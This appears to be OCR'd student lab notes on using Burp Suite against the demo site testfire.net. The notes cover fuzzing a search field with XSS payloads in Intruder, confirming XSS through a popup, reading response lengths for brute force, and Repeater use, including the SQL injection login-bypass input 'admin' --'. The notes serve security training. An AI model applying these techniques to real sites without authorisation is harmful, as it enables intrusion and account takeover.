


Name : kunal Jawale

When you perfotm the attack you check the length if length number is different than the site is vulnerable for bruteforce . in red that find the correct word.


❖ Perform XSS attack using burp suite pro

1. Go in browser and search for target.example (testfire.net)
2. To check search section is vulnerable for xss ,type anything in search section and enter




3. Go in burpsuite ,target section ,search, and sent to intruder

Name : kunal Jawale




4. Go in intruder select car and add in position




5. Select fuzzing xss payload for test

Name : kunal Jawale




6. See the script and click on start attack




7. In following screenshot you can see length change in every point so this search section is vulnerable for xss (cross site scripting).

Name : kunal Jawale




In additional scanning go for scan




❖ Other technique we use for check site is vulnerable for xSS or not using burp suite

Name : kunal Jawale

Step 1: select XSS payload script in burp suite payload section like this :




Step2: copy the script and paste in search section or any section to check the section is vulnerable or not



Name : kunal Jawale

Step 3 : If the pop up is coming then site is vulnerable



You can see the popup that we know that the search section is vulnerable for XSS script . you can check anyone section which you want to check .

❖ Work of burpsuite repeater :

The **Repeater** tool in **Burp Suite** is used to **manually modify and resend HTTP requests** to a web server. It helps **test how the server responds to different inputs**, which is useful during **web application testing** or **finding vulnerabilities**.

🔧 Basic Working of Repeater in Burp Suite:

✅ Step-by-step:

1. **Capture a Request:**
   - First, capture a request using **Burp Proxy**.

    - Right-click on the request and select **"Send to Repeater"**.
2. **Modify the Request:**
    - Go to the **Repeater tab**.
    - Here, you can **edit** any part of the request (URL, headers, parameters, etc.).
3. **Send the Request:**
    - Click the **"Send"** button.
    - You will see the **response** from the server in the lower panel.
4. **Analyze the Response:**
    - Compare how the server reacts to different modifications.
    - Useful to check for vulnerabilities like **SQL injection, XSS, broken authentication**, etc.

🎯 Example Use Case:

- You find a login form.
- Send the login request to Repeater.
- Try changing the username or password fields to test for **SQL injection**:
- admin' --
- Send and check the response — if you bypass login, the site is vulnerable.

